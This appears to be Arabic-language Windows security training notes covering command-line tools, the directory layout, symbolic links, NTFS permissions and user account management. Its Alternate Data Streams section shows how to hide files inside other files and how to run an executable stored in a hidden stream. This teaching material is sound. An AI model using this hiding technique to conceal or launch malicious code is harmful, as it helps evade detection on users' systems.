- **(/IM (imagename))** Specifies the image name of the process to be terminated.

للحصول على قائمه بجميع التعريفات (**driver**) الموجودة في النظام فان أسرع وسيله هو استخدام الامر **driverquery**.

لمعرفة معلومات عن النظام الحالي استخدم الامر **systeminfo**.

Network Command Line Operations

- يتم استخدام الأمر "**ipconfig**" عادة لعرض تكوين شبكة الاتصال للنظام المحلي. لمزيد من التفاصيل، بما في ذلك عنوان **MAC**، يتم ذلك عند تشغيل الأمر مع الخيار **all/**. الخيار **renew/** و **release/** يمكن استخدامها لتجديد أو إطلاق سراح عناوين **IP** التي تم الحصول عليها من قبل خادم **DHCP**.
- الأمر "**netstat**" هو أمر مفيد جدا لمسؤولي النظام ومعالج الحادث بأنه يتم استخدامه للحصول على معلومات بشأن الاتصالات المفتوحة حاليا أو المنافذ المفتوحة. ويمكن أيضا أن يستخدم لتحديد **process ID** للعملية التي فتحت اتصال أو منفذ. وهذا مفيد لتحديد العمليات التي تقوم بالتواصل مع النظم الأخرى.

Command	Displays
netstat	الاتصالات النشطة فقط، مع اسم الدومين بالكامل
netstat -a	الاتصالات النشطة ومنافذ الاستماع (**listening port**) مع اسم الدومين الكامل
netstat -ao	الاتصالات النشطة ومنافذ الاستماع (**listening port**) مع اسم الدومين الكامل و**PID** للتطبيق الذي يستخدمه
netstat -an	الاتصالات النشطة ومنافذ الاستماع (**listening port**) ولكن في شكل رقمي (لا أسماء النطاقات)
netstat -ano	الاتصالات النشطة ومنافذ الاستماع (**listening port**) ولكن في شكل رقمي (لا أسماء النطاقات) مع **PID** للتطبيق الذي يستخدمه (هذا أشهر خيار مستخدم مع **netstat**).
netstat -r	Routing table

- يستخدم الأمر "**ping**" للتحقق من الاتصال والتحقق من وجود اتصال بين نظامين. يرسل الأمر حزمة **Echo** عبر البروتوكول **ICMP** (**Internet Control Message Protocol**). ويستجيب النظام المتلقي مع الحزمة **ICMP Echo-Reply**. إذا كان هناك أي مشاكل في الشبكة في أي من الاتجاهين بين العقدتين، فان النظام الذي قام بتنفيذ **ping** لن يتلقى حزم **Echo-Reply**. بالإضافة إلى ذلك، يرسل الوقت المنقض الذي يستغرق بين إرسال الحزمة **Echo-Request** واستلام الحزمة **Echo-Reply** وذلك لتحديد زمن الوصول في الرابط بين المضيفين.
تتطلب وظيفة الأمر **ping** السماح للحزم **Echo-Request** و**Echo-Reply** بالعبور عبر الشبكات وأن النظام البعيد لا يقوم بحظر طلبات **ping**.
- الامر "**tracert**" هو اختصار لـ (**Trace Route**) وهو مفيد في عرض المسار وقياس زمن الوصول الحزم التي تتحرك عبر الشبكة. الأمر مفيد جدا لاستكشاف الأخطاء وإصلاحها لأنها يمكن أن يكشف عن الارتباطات البطيئة أو المقفلة. أنها تتطلب أن الأنظمة المتوسطة ترسل حزم **ICMP Time Exceeded** والمضيف الخاص بك قادرا على تلقي مثل هذه الحزم. للحصول على شرح لكيفية عمل **TRACERT** راجع الرابط التالي من ويكيبيديا: https://en.wikipedia.org/wiki/Traceroute.

5.4 أنظمة الملفات (File system)

في الويندوز، المجلد الجذري (**root folder**) هو "**C:**" بشكل افتراضي على معظم أجهزة ويندوز. محركات الأقراص **logical** المختلفة، سواء كانوا أقراص فردية **physical** أو **partitions** داخل قرص واحد، تمثل في الويندوز بحرف متبوعا بنقطتين. على سبيل المثال، في إعداد ويندوز الافتراضي، القرص الصلب الذي يستضيف نظام التشغيل هو "**C:**" محرك الأقراص المرنة (**floppy drive**) هي "**A:**" أو "**B:**" إذا كان هناك اثنين من محركات الأقراص المرنة)، ومحركات الأقراص الإضافية (**floppy/hard disk/CD-ROM/etc.**) هي "**D:**"، "**E:**"، "**F:**"، وهلم جرا. بالإضافة إلى ذلك، موارد الشبكة عن بعد يتم تعيينها (**mapping**) في بعض الأحيان إلى أحرف محركات الأقراص (**drive letter**). أي من 26 حرفا من حروف اللغة الإنجليزية يمكن تعيينها إلى الأجهزة وموارد الشبكة.

مناطق التخزين (Storage location)

أصدرت مايكروسوفت **whitepaper** عن بنية الدليل (**directory structure**) لويندوز فيستا. على الرغم من أن ويندوز 7 أدخل بعض المفاهيم الجديدة مثل "**Libraries**"، ولكن لم تتغير بنية الدليل مع إصدارات ويندوز 7 و8 و8.1. المهاجم يكون ملما جيدا ببنية الدليل ومعرفة اين يتم الاحتفاظ بالملفات المثيرة للاهتمام مثل **user's browser cache**، **NTUSER.DAT** (**registry database**)، وقاعدة بيانات **SAM** التي تحتوي على كلمات السر. على سبيل المثال، يتم تخزين التطبيقات في المسار (**C:\Program Files**).

في حين ان بيانات المستخدم يتم تخزينها في المسار (C:\Users). ملفات اعدادات التطبيقات تخزن في (C:\ProgramData).

Windows 8.1 directory structure

Directory	Description
C:	Root of the system drive
\PerfLogs	Windows performance logs
\Program Files	**32-bit architecture:** 32-bit user applications **64-bit architecture:** 64-bit user applications
\Program Files (x86)	**32-bit architecture:** *absent* **64-bit architecture:** 32-bit user applications
\ProgramData	Global application data
\Users	User folders
\Public	Shared user folders
\Windows	System files
\Boot	Boot loader files
\System32	System kernel and drivers

Users Folders (Directories)

في ويندوز فيستا، قد تغيرت بنية المجلد **Users** عن الإصدارات القديمة لويندوز. ويبين الجدول التالي المجلدات، وموقع نفس المجلد في ويندوز XP والإصدارات السابقة. أسماء المجلدات الجديدة والمواقع تعني ان المجلدات تصبح أقل تداخل، أسهل في الوصول اليها **(navigation)** والأسماء جديدة أفضل في وصف محتويات المجلدات.

الصفحات 4 إلى 9 من الوثيقة تصف بنية المجلد الجديد ويحتوي على خرائط كاملة من اسماء المجلدات في **XP** مقارنة بالشكل الجديد.

http://www.microsoft.com/en-us/download/details.aspx?DisplayLang=en&id=22322

المجلد "**AppData**" مجلد مستخدم في ويندوز فيستا ويختلف عن المجلد "**Application Data**" المستخدمة في **XP**. تم نقل عدد من المجلدات في **XP** لكي تصبح ضمن المجلد "**AppData**".

Windows Vista folder name	Windows XP folder name	Description	Windows XP folder location
Contacts	Not applicable	Default location for contacts	Not applicable
Desktop	Desktop	Contains desktop items, including files and shortcuts	Documents and Settings\%username%\Desktop
Documents	My Documents	Default location for documents	Documents and Settings\%username%\My Documents
Downloads	Not applicable	Default location to save all downloaded content	Not applicable
Favorites	Not applicable	Internet Explorer Favorites	Documents and Settings\%username%\Favorites
Links	Not applicable	Contains Windows Explorer Favorites	Not applicable
Music	My Music	Default location for user's music files	Documents and Settings\%username%\My Music
Pictures	My Pictures	Default location for picture files	Documents and Settings\%username%\My Pictures
Saved Games	Not applicable	Default location for saved games	Not applicable
Searches	Not applicable	Default location for saved searches	Not applicable
Videos	My Videos	Default location for video files	Documents and Settings\%username%\My Videos

AppData	Not applicable	Default location for application data and binaries (hidden folder)	Not applicable

Windows Vista profile location Users\%username%\...	Windows XP profile location Documents and Settings\%username%\...
...\AppData\Roaming	Application Data
...\AppData\Local	Local Settings
...\AppData\Local	Local Settings\Application Data

الروابط الرمزية (Symbolic link)

قدم ويندوز فيستا **Symbolic Links** لعالم ويندوز. **Symbolic Links** جعل الملف أو الدليل (**directory**) الموجود في مكان ما يظهر في مكان آخر. الملف القائم على **Symbolic Links** متشابه في بضعة أوضاع مع **Shortcuts**. وظيفة **Symbolic Links** مثل الموجودة في عالم اللينكس وقامت باستبدال **Junctions** المقدم مع نظام التشغيل **Windows 2000**. **Symbolic Links** غالبا ما يكون مثيرة للاهتمام بالنسبة للمهاجمين لأنها يمكن أن تستخدم للوصول الى الدلائل خارج شجرة الدليل الحالية (**current working directory**). على سبيل المثال، تطبيق ما قد يكون عليه بعض القيود التي لا تسمح للمستخدمين بالوصول إلى أي ملف في الدليل **c:\inetpub\wwwroot**. ومع ذلك، سوء وضع **Symbolic Links** من قبل **administrator**، أو واحدة تم إنشاؤه من قبل مهاجم، يمكن استخدامها لتجاوز هذا التقييد. **Symbolic link** التي وضعت بطريقه سيئة يمكن أن تؤدي إلى العديد من المشاكل.

يمكنك إنشاء **Symbolic link** من خلال استخدام الامر **mklink** ويجب تشغيل **cmd.exe** في الوضع **administrator** مثال على ذلك كالاتي:

- **C:\> mkdir \testing**
- **C:\testing> cd \testing**
- **C:\testing> mklink /D SANSROCKS C:\testing**
- **C:\testing> dir /s SANSROCKS*.***

بعد الانتهاء قم بمسح ما قمت به كالاتي:

- **C:\testing> rmdir SANSROCKS**
- **C:\testing> cd ..**
- **C:\> rmdir testing**

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>mklink /?
Creates a symbolic link.

MKLINK [[/D] | [/H] | [/J]] Link Target

        /D      Creates a directory symbolic link.  Default is a file
                symbolic link.
        /H      Creates a hard link instead of a symbolic link.
        /J      Creates a Directory Junction.
        Link    specifies the new symbolic link name.
        Target  specifies the path (relative or absolute) that the new link
                refers to.

C:\Windows\system32>
```

لاحظ أننا أنشأنا الرابط **SANSROCKS** في الدليل **C:\testing** وليس في جذر نظام الملفات (أي في **C:**). إذا قمنا بسرد قائمة للمجلدات عكسي (**recursive directory listing**) فانه سوف يدخل الى الدليل **SANSROCKS** والتي بدوره سوف يوجهك الى الدليل **testing**. ضمن هذا الدليل نرى **SANSROCKS** (مرة أخرى) وستحاول ادخالنا اليه (مرة أخرى). هذه النتائج سوف تصبح في حلقة لا نهائية.

Alternate Data Streams (ADS)

يدعم نظام الملفات **NTFS** أيضا جداول البيانات البديلة (**Alternate Data Streams**) أو **"ADS"**. أدخلت **ADS** أصلا إلى نظام ملفات ويندوز من أجل تقديم الدعم لأجهزة أبل. نظام ملفات أبل **HFS** يقوم بتخزين معلومات حول الملف مثل اسم البرنامج الذي أنشأ الملف في الملف **"resource fork"**. هذه المعلومات لا يتم استخدامها عادة من قبل نظام التشغيل ويندوز ويتم تجاهلها من قبل معظم تطبيقات

ويندوز. ومع ذلك، إنترنت إكسبلورر يضيف التيار **Zone.Identifier (stream)** على كل ملف تم تنزيله من الانترنت. في حين انه تم تخزين هذه المعلومات وإمكانية الوصول إليها، ولكن يتم تجاهلها من قبل العمليات العادية. **Alternate Data Streams** يمكن استخدامها من قبل المهاجمين لإخفاء الملفات الخبيثة من ان ترى.

ADS يمنحك القدرة على حقن/إضافة بيانات الملف إلى الملفات الموجودة دون التأثير على وظائفها، حجمها، أو عرضها في أدوات ويندوز مثل ويندوز إكسبلورر أو حتى **"dir"** في سطر الأوامر.

إذا هذه الثغرة تمكنك من اخفاء اي ملف بداخل اي ملف اخر بدون تغير حجمه.

تمرين 1 على ADS

في هذا التمرين سوف نستخدم الأوامر والوظائف أدناه.

- الامر **type**، يستخدم لإخراج محتوى الملف على الشاشه. كما أنه يدعم **ADS**.
- الامر **echo**، يستخدم لإدخال نص.
- العلامة > (أكبر من)، تستخدم "الإعادة توجيه" يستخدم لإعادة توجيه الإخراج إلى ملف أو **stream** التي عادة ما يتم عرضه باستخدام **":"** (colon) حيث يستخدم لتحديد **stream**.

بدء تشغيل البرنامج في جلسة جديدة. بمجرد كتابة **"start"** سيتم فتح موجه أوامر جديد.

اتبع الخطوات التالية:

- احصل على ملف وليكن ملف صورة تريد ان تخبئ ملف نصي بداخله باستخدام **ADS**.
- افتح موجه الأوامر **cmd.exe**.
- قم بإنشاء ملف نصي جديد مع المحتوى **echo I need to hide this > hideme.txt**.
- تحقق من الملف، سوف ترى **type hideme.txt**.
- قم بكاتابة الامر **"dir"** لرؤية قائمة دليل.

```
C:\Drmohammed>echo I need to hide this > hideme.txt

C:\Drmohammed>type hideme.txt
I need to hide this

C:\Drmohammed>dir
 Volume in drive C has no label.
 Volume Serial Number is 6489-60BB

 Directory of C:\Drmohammed

03/29/2015  10:33 PM    <DIR>          .
03/29/2015  10:33 PM    <DIR>          ..
03/28/2015  07:15 PM            96,137 go.png
03/29/2015  10:34 PM                22 hideme.txt
               2 File(s)         96,159 bytes
               2 Dir(s)   5,317,599,232 bytes free

C:\Drmohammed>
```

- قم بإنشاء **ADS** كالاتي:

type hideme.txt > go.png:myads.txt

- قم بسرد قائمة دليل مرة أخرى (باستخدام **dir**). سوف تلاحظ أن أحجام الملفات نفسها.
- قم بحذف الملف النص الأصلي (**hideme.txt**):

del hideme.txt

- قم بعرض محتويات الصورة (**سوف تقوم بفتح الصورة بدون أي تغير فيها**):

start go.png

- قم بعرض محتويات **ADS**:

notepad go.png:myads.txt

- للبحث عن **ADS** يتم ذلك من خلال استخدام الأمر **dir**:

dir /r

```
C:\Drmohammed>type hideme.txt > go.png:myads.txt

C:\Drmohammed>dir
 Volume in drive C has no label.
 Volume Serial Number is 6489-60BB

 Directory of C:\Drmohammed

03/29/2015  10:44 PM    <DIR>          .
03/29/2015  10:44 PM    <DIR>          ..
03/29/2015  10:44 PM            96,137 go.png
03/29/2015  10:34 PM                22 hideme.txt
               2 File(s)         96,159 bytes
               2 Dir(s)   5,279,133,696 bytes free


C:\Drmohammed>del hideme.txt

C:\Drmohammed>start go.png

C:\Drmohammed>notepad go.png:myads.txt

C:\Drmohammed>

go.png:myads - Notepad
File  Edit  Format  View  Help
I need to hide this
```



من الممكن ضم أيضا ملفات **exe** ويتم تشغيل ملفات **exe** المخفاة في ملف **ADS** باستخدام الامر **start** بدلا من **notepad** مثال على ذلك كالاتي:

- **type Z1.exe > Z2.exe:Z1.exe**
- **start c:\Z2.exe:Z1.exe**

مثال اخر كالاتي:

- **C:\> echo "Main File" > C:\main.txt**
- **C:\> echo "This is the stream" > C:\main.txt:strm.txt**
- **C:\> dir /s windows > C:\main.txt:dir.txt**
- **C:\> notepad C:\main.txt**
- **C:\> notepad C:\main.txt:strm.txt**
- **C:\> notepad C:\main.txt:dir.txt**
- **C:\> del C:\main.txt**

Mandatory Integrity Controls (MIC)

يستخدم الويندوز **MIC** لمنع المستخدمين والعمليات التي لها مستوى واحد من الثقة من تعديل ملفات على مستوى آخر من الثقة. على سبيل المثال، الويندوز يمنع **Internet Explorer** من تعديل ملفات نظام التشغيل في الدليل **C:\WINDOWS\system32**. يتم تعيين المستخدمين في **"Integrity Level"** الى **High**، **Medium** أو **Low**. كائنات نظام التشغيل مثل الملفات يتم تعينها هي الأخرى في **"Integrity Level"** من **High**، **Medium** أو **Low**. يمكن للمستخدمين تعديل الملفات فقط التي تتساوى او اقل في **MIC** الخاص بهم. لذلك المستخدم الذي لديه **"Integrity Level" Medium** يمكنه تعديل الملفات ذات **Medium or Low Integrity** فقط. افتراضيا، يكون لدى المستخدمين **Medium Integrity level**، ولكن نظام التشغيل سوف يقوم بإسقاط المستخدم الى **Low Integrity level**

عندما يقوم المستخدم بأشياء مثل تصفح الإنترنت أو قراءة البريد الإلكتروني. نظام التشغيل وبعض التطبيقات مثل **Internet Explorer** أيضا تقوم بإنشاء دليل ذات المستوى **"Low"** لجعل الملفات متاحة للمستخدم عندما يتم تخفيض مستوى **Integrity Level** الخاص به.

File Permissions – DACLs

يستخدم الويندوز "قوائم التحكم بالوصول المستقل" (**Discretionary Access Control Lists {DACLS}**) للتحكم في الوصول إلى الملف و **system objects**.

كل دليل أو ملف يحتوي على قائمة من الأذونات (**permission**) المرتبطة به. تفاصيل الأذونات تلك تبين من يمكنهم الوصول إلى الملفات وما يمكن القيام به مع هذه الملفات. بعض المستخدمين سوف يكون لهم صلاحيات القراءة فقط في حين أن آخرين لديهم القدرة على القراءة والكتابة أو تنفيذ الملفات. باقي الأعضاء قد يتم تعين لهم **"full control"** على الملفات، بما في ذلك القدرة على تغيير صلاحيات المستخدمين الآخرين إلى الملف. الملفات والدليل لديها ايضا **"owner"**. الـ **"owner"** دائما يمكنه تعديل صلاحيات الكائن ومن يستطيع الوصول اليه.

بالإضافة إلى **Standard Permission** هناك أيضا **Advanced Permissions** التي تسمح بالإعدادات القوية على أمن الكائنات وتشمل الاتي:

- Full Control
- Traverse Folder/Execute File
- List Folder/Read Data
- Read Attributes
- Read Extended Attributes
- Create Files/Write Data
- Create Folders/Append Data
- Write Attributes
- Write Extended Attributes
- Delete
- Read Permissions
- Change Permissions
- Take Ownership

The "Standard Read Permission" allows these Advanced Permissions:

- List Folder/Read Data
- Read Attributes
- Read Extended Attributes
- Read Permissions

المرجع:

http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Windows-NTFS-Permissions.html

توريث الاذونات (Inheritance of Permissions)

الأذونات الموروثة هي أذونات تم تطبيقها على **parent directory** ثم ورثت من هذا **Parent**. على سبيل المثال، إذا كان المجلد **B** (**child**) تحت المجلد **A** (**Parent**)، فان B يرث الاذونات التي طبقت على **A**.

Explicit permissions (الأذونات الصريحة) يتم تطبيقها إلى كائن معين (ملف أو ملف) لم يورث اليه صلاحيات.

المزج بين **inherited permissions** و **explicit permission** يسمح لـ **administrators** من تحديد أذونات واسعة وتعديلها على مستوى **granular level**. على سبيل المثال، يمكن أن يكون لديك مجلد مع الأذونات التي تسمح لجميع الموظفين لعرض/قراءة جميع الملفات (التي ورثها عن الكائنات)، ولكن في **Explicit permissions** (الأذونات الصريحة) على جدول الرواتب يسمح فقط بمشاهدته من قبل الناس الموجودة في المحاسبة.



Allow vs Deny

الضوابط (**Permission**) يمكن أن تكون معقدة للغاية و**deny permission** يمكن أن تجعل الأمر أكثر سهولة بالنسبة الى **Admin** وتحديد الأذونات.

قد يسمح مجلد معين لجميع الموظفين وأعضاء هيئة التدريس، المساعدين والاستشاريين، الخ (جميع المستخدمين الذي لهم صلاحيات) القراءة والكتابة إلى دليل معين، لكنها قد لا ترغب في السماح للطلاب بالكتابة إلى الدليل بحيث يصبح لديهم **deny write permission**. هذا أبسط من إضافة كل مجموعه ليس فيها الطالب وتوفير الوصول للكتابة إلى كل منهم.

Permissions Precedence

Deny permissions يعطى الأسبقية الأعلى.

CompanyFileShare – Full-Access for Administrators group, Read for all Users
|--HumanResourcesFolder – Write for users in HR Group, Deny Read/Write for users in the "Non-HR" group
| |--PayrollSpreadsheet.xlsx – Read Access by Executives
| |--EmployeeInfo.xlsx
| +-ResumesFolder
|--AccountingFolder – Write access for users in Account Group
|--EngineeringFolder – Write access for users in Engineering Group
+-MarketingFolder – Write access for users in Marketing Group

على سبيل المثال، يمكن أن تستخدم بنية دليل للسماح للمستخدمين لتبادل الملفات. وسوف يعطى للمسؤولين الوصول الكامل على مستوى عال، وأنه سيتم توريث على كل كائن أسفل شجرة الدليل. سوف يكون هناك أيضا أذونات أخرى سوف تتم إضافتها، وبالتالي فإن الدليل **AccountingFolder** يمكن قراءته من قبل جميع المستخدمين ولكن يسمح بالكتابة فيه من قبل المستخدمين في مجموعة المحاسبة.

الكائن (الدلائل والملفات) في المجلد **HumanResources** لديها **deny read/write** لأي من المستخدمين في المجموعة **"non-HR"**. ومع ذلك، فإن **explicit** تسمح بالقراءة على **PayrollSpreadsheet.xlsx** حيث يسمح لـ **Executives** بقراءة الملفات، حيث ان **explicit permission** لديها أسبقية أعلى من **deny permission** التي ورثت من المجلد **parent** (**HumanResourcesFolder**). هذا الملف يجب الوصول إليه مباشرة حيث انه لا يسمح لـ **Executives** بقراءة الدليل الذي يحتوي على الملف.

ملخص هذا:

- **Deny له اسبقيه اعلى من Allow.**
- **Explicit له اسبقيه اعلى من Inheritance.**
- **Explicit له اسبقيه اعلى من Deny.**


5.5 المستخدمين والمجموعات (Users And Groups)

User Management

تحت بيئة ويندوز، حسابات المستخدمين عادة ما تدار من **Control Panel**، حيث يمكن إنشائه أو تعديله أو حذفه. ويمكن أيضا أن يتم منح (**granted**) أو إلغاء (**revoked**) بعض الامتيازات لحسابات المستخدمين. وبالإضافة إلى أداة واجهة المستخدم الرسومية **"LUSRMGR.MSC"**، يمكنك أيضا إدارة المستخدمين من سطر الأوامر باستخدام الأمر **net**.

1. الصلاحيات والتحكم في حساب المستخدم ((Permissions & User Account Control (UAC))

قبل أن تتمكن من تعديل أي حسابات على النظام الخاص بك، تحتاج إلى استخدام موجه الأوامر في الوضع **administrative**. وسوف نناقش التحكم في حساب المستخدم (**UAC**) في وقته، لكن الآن اتبع الخطوات المذكورة أعلاه للحصول على الموجه **Admin** حتى نتمكن من إنشاء وتعديل الحسابات.



2. إضافة المستخدمين باستخدام الامر net user

يمكن استخدام هذا الأمر في إضافة المستخدم من دون تحديد كلمة مرور. يمكن أيضا تشغيل الأمر مع كلمة المرور المحددة أو مطالبة المستخدم لإدخال كلمة المرور. يوفر الخيار الأخير إضافية أمنية حيث لا يتم تخزين كلمة المرور في **command history** أو عرضه على الشاشة.

للمزيد من المعلومات عن هذا الامر يمكنك زيارة الرابط التالي:

http://support.microsoft.com/en-us/kb/251394

للحصول على معلومات عن هذا الامر يمكنك استخدام الاتي:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /?
The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]
         username [/ACTIVE: {YES | NO}]

C:\Windows\system32>net help user
The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]
         username [/ACTIVE: {YES | NO}]

NET USER creates and modifies user accounts on computers. When used
without switches, it lists the user accounts for the computer. The
user account information is stored in the user accounts database.

username     Is the name of the user account to add, delete, modify, or
             view. The name of the user account can have as many as
             20 characters.
password     Assigns or changes a password for the user's account.
             A password must satisfy the minimum length set with the
             /MINPWLEN option of the NET ACCOUNTS command. It can have as
             many as 14 characters.
*            Produces a prompt for the password. The password is not
             displayed when you type it at a password prompt.
/DOMAIN      Performs the operation on a domain controller of
             the current domain.
/ADD         Adds a user account to the user accounts database.
/DELETE      Removes a user account from the user accounts database.

Options      Are as follows:

   Options                     Description
   --------------------------------------------------------------------
   /ACTIVE:{YES | NO}          Activates or deactivates the account. If
                               the account is not active, the user cannot
                               access the server. The default is YES.
   /COMMENT:"text"             Provides a descriptive comment about the
                               user's account. Enclose the text in
                               quotation marks.
```

صيغة الامر للحصول على معلومات مختصره

صيغة الامر للحصول على معلومات مفصله

- لاضافة مستخدم جديد كالاتي:

net user mohammed /add

- لاضافة مستخدم جديد مع الرقم السري كالاتى:

net user Jana MyP@55w0rd /add

- لاضافة مستخدم جديد ومن ثم الطلب من هذا المستخدم إضافة كلمة المرور كالاتى:

net user noreen * /add

3. إزالة او تعليق (disabled) حسابات المستخدمين

يمكن حذف حساب المستخدم مع الخيار "**/delete**". وبالمثل، يمكن تمكين أو تعطيل حساب المستخدم باستخدام الخيار "**/active**" ومن ثم تحديد **yes** (لتنشيط الحساب) أو **no** (لتعليق الحساب).

- **net user mohammed /delete**
- **net user jana /active:no**
- **net user noreen /active:yes**

4. إدارة المستخدم (User Management)

الامر "**net accounts**" يقوم بتحديث قاعدة بيانات حسابات المستخدم ويعدل كلمة المرور وتوفير متطلبات تسجيل الدخول لكافة الحسابات. عند استخدامها بدون اى خيارات، فإنه يعرض الإعدادات الحالية لكلمة المرور، وقيود تسجيل الدخول، ومعلومات الدومين.

```
C:\Windows\system32>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.

C:\Windows\system32>
```

بعض الخيارات الشائعة لهذا الأمر هي:

- **/FORCELOGOFF:{minutes | NO}**

Minute هو عدد الدقائق قبل اجبار المستخدم على تسجيل الخروج. القيم الافتراضيه **NO** وهي تمنع تسجيل الخروج القسري.

- **/MINPWLEN:length**

الحد الأدنى لطول كلمة المرور حيث تتراوح بين 0 و14 حرفا. الإعداد الافتراضي هو 6 أحرف.

- **/MAXPWAGE:{days | UNLIMITED}**

تستخدم لتعين الحد الأقصى من عدد الأيام التي تكون فيها كلمة مرور صالحة، حيث النطاق الصالح هو من 1 إلى 999. القيمة الافتراضية هي **UNLIMITED** وتعنى انه لا يوجد فترة زمنيه لانتهاء صلاحيه كلمة المرور. أيضا القيمه المستخدمه هنا يجب ان لا تكون اقل من قيمة **MINPWAGW**.

- **/MINPWAGE:days**

تستخدم لتعيين الحد الأدنى من عدد الأيام التي يجب أن تمر بعد تعيين كلمة المرور قبل ان يتمكن المستخدم من تغير كلمة المرور، حيث النطاق الصالح هو من 0 إلى 999. قيمة 0 يعني عدم وجود الحد الأدنى من الوقت. أيضا، فإن القيمة المستخدمة هنا لا يمكن أن تكون أكثر من **MAXPWAFE**.

- **UNIQUEPW:number**

يستخدم لكي يتطلب من المستخدم عند تعيين كلمة المرور ان تكون مختلفه عن **X** السابقه حيث **X** هو **number** المحدد هنا. أعلى قيمة هي 24.

Windows Groups

بمجرد ان يتم إنشاء المستخدم، يتم وضعه في "المجموعات **(Groups)**". يتم تعيين **NTFS** وأذونات **OS** الى المجموعات.

هذه المجموعات تجعل الإدارة أسهل كمجموعة يمكن إعطاءها إذن خاص ومن ثم يمكن إضافة وإزالة المستخدمين من المجموعة حسب الحاجة دون الحاجة إلى إجراء التغييرات لكل مستخدم على حدة. ويندوز لديها العديد من المجموعات الافتراضيه المبنيه بها بما في ذلك ما يلي:

- **ADMINISTRATORS** - يمكن لمستخدمين هذه المجموعه تنفيذ أي إجراء يريدونه على الكمبيوتر بما في ذلك تعديل الكيرنل.
- **NETWORK CONFIGURATION OPERATORS** - المستخدمين هنا لديهم أذونات إضافية تمكنهم من تعديل إعدادات الشبكة على جهاز الكمبيوتر مثل عنوان **IP**، **DNS** و**gateway**.
- **USERS** – هذه هي المجموعة الوحيدة التي يحتاجها الناس لأداء 99٪ من الأنشطة على جهاز الكمبيوتر الخاص بك. حتى الناس الذين تتمثل مهمتهم الإدارة وينبغي أن تكون أجهزة الكمبيوتر الخاصة بهم فقط في مجموعة **USERS** ويجب أن تستخدم حساب منفصل في مجموعة **ADMINISTRATORS** فقط عند تنفيذ المهام الإدارية. ويمكن القيام بذلك باستخدام **RUNAS**.

حساب الإداريين (ADMINISTRATORS)

البرمجيات الخبيثة التي تنفذ تحت إطار الامتياز الإداري يمكنها ان تؤدى الى تغييرات غير قابلة للالغاء لنظام التشغيل. يمكن أن تضيف نفسها إلى مفاتيح **registry** بحيث انها ستبدأ تلقائيا. ويمكنها تعديل برامج مكافحة الفيروسات بحيث يجعله لم يعد قادر على الكشف عن البرامج الضارة أو تعطيل برامج مكافحة الفيروسات تماما. ويمكنا تعديل كيرنل نظام التشغيل، وتركيب **rootkit** لإخفاء جميع أنواع النشاط الخبيثة. يجب على المستخدمين عدم استخدام الامتيازات الإدارية أثناء استخدام الكمبيوتر العادي بهم. يجب فقط استخدام الامتيازات الإدارية لفترة وجيزة عند الضرورة القصوى وعند تنفيذ المهام الإدارية مثل تثبيت برنامج جديد أو إنشاء مستخدمين جديد.
لماذا يجب عدم استخدام الامتيازات الإدارية للأنشطة اليومية قم بقراءة هذا المقال:
http://blogs.msdn.com/b/aaron_margosis/archive/2004/06/17/157962.aspx

